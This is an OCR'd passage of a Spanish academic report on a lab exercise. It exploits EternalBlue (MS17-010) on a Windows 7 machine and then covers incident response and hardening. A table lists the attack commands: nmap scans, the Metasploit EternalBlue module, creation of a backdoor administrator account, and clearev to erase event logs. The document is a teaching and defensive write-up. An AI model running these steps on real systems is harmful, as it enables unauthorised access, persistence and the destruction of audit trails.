
3.5. Impacto del Ataque en la Máquina Windows

El ataque se dirige a sistemas operativos Windows, desde la versión 7 hasta la 10, aprovechando una vulnerabilidad crítica conocida como MS17-010 o EternalBlue (CVE-2017-0143), que afecta al servicio SMB en el puerto 445. Esta falla en el protocolo SMBv1 permite a un atacante ejecutar código malicioso de forma remota sin necesidad de autenticarse. Al utilizar herramientas como Metasploit, el atacante puede explotar esta vulnerabilidad y obtener una sesión Meterpreter, lo que le otorga control total del sistema comprometido, similar al acceso de un usuario local. La presencia de esta vulnerabilidad indica que el sistema es obsoleto o no ha recibido las actualizaciones de seguridad correspondientes del sistema operativo, lo que lo expone a este tipo de ataques.

Esta vulnerabilidad puede tener un impacto severo en el sistema, ya que permite al atacante comprometerlo por completo, ejecutando remotamente comandos, accediendo a archivos, modificando configuraciones y gestionando el sistema sin restricciones. También es posible establecer persistencia creando usuarios con privilegios elevados o instalando puertas traseras para mantener el acceso incluso tras reinicios. Asimismo, el atacante puede robar información confidencial, registrar teclas, capturar pantallas y extraer credenciales. En el peor de

los casos, el ataque puede interrumpir el servicio mediante infecciones como ransomware, lo que conlleva la pérdida total de datos.

Figura 50. Proceso del ataque realizado.



Fuente. Propia.

3.6. Documentación del Proceso de Explotación en Windows 7

Como parte del ejercicio práctico del Anexo 4 – Escenario 3, se procedió a documentar paso a paso la explotación de una vulnerabilidad crítica presente en una máquina Windows 7, como se evidencia en los puntos anteriores. El objetivo de esta actividad fue demostrar cómo un


atacante podría aprovechar una falla conocida para obtener acceso remoto no autorizado y ejecutar acciones privilegiadas dentro del sistema comprometido. Para ello, se utilizaron herramientas especializadas como Nmap para el reconocimiento de servicios y Metasploit Framework para la explotación de la vulnerabilidad MS17-010, más conocida como EternalBlue. A continuación, se detallan cada uno de los pasos realizados, las herramientas utilizadas y las evidencias que respaldan el proceso de explotación exitoso, con el fin de no repetir información que ya se presentó en los puntos 1, 2, 3 y 4.

Tabla 1. Pasos ejecutados y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

Fase	Herramienta	Comandos ejecutados	Resultado Obtenido
1.Reconocimiento	Nmap Scripts Nmap NSE	nmap -sS -sV -T4 -p- 192.168.1.115 nmap -sV --script vuln 192.168.1.115	Identificación de puertos y servicios vulnerables como SMB (445) Confirmación de vulnerabilidad EternalBlue
2.Explotación	Metasploit Framework	use exploit/windows/smb/ms17_010_eternalblue	Acceso remoto a través de Meterpreter
3.Escalamiento de privilegios	Meterpreter	getuid, sysinfo, shell, net user, whoami /groups	Enumeración de privilegios
4.Post-explotación	Shell o cmd desde Meterpreter	net localgroup administradores net user juangarcia P@ssw0rd123 /add net localgroup administradores juangarcia /add	Creación de usuario administrador Persistencia mediante usuario con privilegios elevados
5.Borrado Huellas	Meterpreter / Manual	net user juangarcia /delete - eliminación de usuarios clearev - borra los registros de eventos de Windows (Aplicación, Sistema y Seguridad)	Reducción de rastros de acceso


Nota. En la tabla se presentan los pasos ejecutados para explotar la vulnerabilidad en la máquina windows 7.

Figura 51. Proceso del ataque realizado – Fase 1 – Reconocimiento – Identificación de puertos y servicios.




Fuente. Propia.

Figura 52. Proceso del ataque realizado – Fase 1 – Reconocimiento – Confirmación de vulnerabilidad EternalBlue.




Fuente. Propia.

Figura 53. Proceso del ataque realizado – Fase 2 – Explotación - Acceso remoto a través de Meterpreter.




Fuente. Propia.

Figura 54. Proceso del ataque realizado – Fase 3 – Escalamiento y enumeración de privilegios.




Fuente. Propia.

Figura 55. Proceso del ataque realizado – Fase 4 – Post-explotación - Creación de usuario administrador y persistencia mediante usuario con privilegios elevados.



Fuente. Propia.

Figura 56. Proceso del ataque realizado – Fase 5 – Borrado de huellas.



Fuente. Propia.

4. Etapa 4 – Contención de ataques informáticos

4.1. Primera Respuesta Técnica ante un Ataque Detectado en Tiempo Real

Ante la detección de un posible ataque informático en tiempo real, lo primero que se debe hacer es verificar la legitimidad del evento y confirmar que se trata de un incidente de seguridad real. Esta acción inicial es importante para evitar respuestas innecesarias que puedan afectar la operación de sistemas críticos o generar falsos positivos.

4.1.1. Identificación y verificación del ataque o incidente

Detectar a tiempo un incidente de seguridad es importante para reducir su impacto. Para ello, se recomienda usar herramientas como IDS, SIEM o EDR/XDR, que permiten identificar comportamientos anómalos antes de que se conviertan en amenazas graves. Además, contar con monitoreo continuo y alertas automáticas mejora la capacidad de respuesta y minimiza el riesgo de daños.

4.1.2. Aislamiento del activo comprometido

Tras detectar un incidente de seguridad, es crítico aplicar medidas de contención que limiten su impacto. Estas pueden ser inmediatas, como aislar sistemas o bloquear conexiones maliciosas, y estratégicas, como corregir vulnerabilidades, aplicar parches y reforzar controles para prevenir futuros ataques.

4.1.3. Mitigación del impacto del ataque

Una vez confirmado el ataque, se deben aplicar acciones de mitigación que frenen su avance y corrijan sus causas. Esto incluye medidas urgentes, como aislar equipos, bloquear accesos maliciosos y desactivar cuentas comprometidas, así como soluciones permanentes como aplicar parches, reforzar la seguridad de los sistemas (Hardening) y actualizar políticas de

acceso. Esta combinación de respuesta rápida y protección en capas fortalece la ciberseguridad y mejora la preparación ante futuros incidentes.

4.1.4. Recuperación del ataque o incidente

El objetivo principal es restaurar los sistemas y servicios a su estado normal, asegurando que la amenaza se elimine por completo. Este proceso debe ser controlado y gradual para evitar introducir vulnerabilidades o componentes comprometidos. Se enfoca en dos pasos críticos: restaurar sistemas a partir de copias de seguridad verificadas, anteriores al incidente, y realizar pruebas de integridad para garantizar que los componentes funcionen correctamente y no haya restos maliciosos. Este enfoque no solo recupera la operatividad, sino que también refuerza la seguridad corrigiendo vulnerabilidades previas.

4.1.5. Notificación y escalamiento

Finalmente, se debe notificar al equipo de seguridad (SOC/CSIRT) y seguir los protocolos establecidos de respuesta a incidentes. Esto incluye generar alertas en sistemas SIEM (como Splunk o IBM QRadar), documentar las acciones realizadas y mantener comunicación con los usuarios y partes afectadas. Si el incidente involucra datos sensibles, es posible que deba ser reportado a las autoridades, siguiendo regulaciones como GDPR o HIPAA. Una comunicación eficaz y oportuna facilita la coordinación y previene futuros ataques.


4.2. Medidas de Endurecimiento del Sistema Frente al Ataque Simulado

Con base en el ejercicio práctico realizado por el equipo Red Team, en el que se explotó con éxito la vulnerabilidad MS17-010 mediante el protocolo SMBv1 en un sistema Windows 7 sin parches, se identificaron múltiples debilidades que podrían ser mitigadas mediante un proceso estructurado de hardenización o fortalecimiento del sistema. Las siguientes medidas están orientadas a prevenir la repetición de dicho ataque y fortalecer la postura de seguridad:

4.2.1. Aplicación inmediata de parches críticos


Se debe establecer un proceso continuo de actualización de seguridad, priorizando parches críticos como MS17-010, para cerrar brechas explotables. Esto incluye escaneos regulares, validación de exposición y despliegue controlado mediante herramientas de gestión de parches.

Figura 57. Verificar que Windows Update esté habilitado.



Fuente. Propia.

Figura 58. Validar Parche MS17-010 esté instalado (KB4012215 - Esta KB corrige la vulnerabilidad utilizada por EternalBlue en versiones anteriores a Windows 10 (How to Verify That MS17-010 Is Installed - Microsoft Support, 2016)).




Fuente. Propia.

4.2.2. Reemplazo de sistemas operativos sin soporte

Se debe retirar o aislar sistemas como Windows 7, ya que no reciben parches de seguridad. Se recomienda migrar a versiones soportadas como Windows 10/11 o servidores actualizados, considerando compatibilidad y segmentación de red para minimizar riesgos.

Figura 59. Cambio/update a un sistema operativo soportado.



Fuente. Propia.


4.2.3. Mantenimiento del software

Tener un plan de trabajo para mantener el software actualizado y seguro. Esto se logra realizando actualizaciones de forma regular, probar primero los cambios en entornos controlados para evitar errores, y retirar a tiempo los programas que ya no se usan o que se han quedado obsoletos. Así se asegura que todo funcione bien sin poner en riesgo la seguridad del sistema.

4.2.4. Desactivación de Puertos y Servicios Inseguros

Para fortalecer la seguridad del sistema y reducir la superficie de ataque, se deben desactivar todos los servicios inseguros que no sean esenciales para la operación. Se debe deshabilitar el protocolo SMBv1, ya que es obsoleto, altamente vulnerable y ha sido responsable de ataques masivos; esto puede lograrse mediante directivas de grupo o modificaciones en el registro del sistema. Asimismo, es recomendable cerrar el puerto 445/TCP si no es indispensable, o en su defecto, restringir su uso mediante reglas estrictas de firewall y segmentación de red, permitiendo únicamente comunicaciones controladas. Por último, debe aplicarse el principio de mínima funcionalidad, eliminando o desactivando servicios y características innecesarias en estaciones de trabajo y servidores, como Telnet, FTP, o servicios de impresión, reduciendo así los vectores potenciales de explotación que pueden ser aprovechados por atacantes en un entorno comprometido.

Figura 60. Verificar si SMBv1 está deshabilitado.

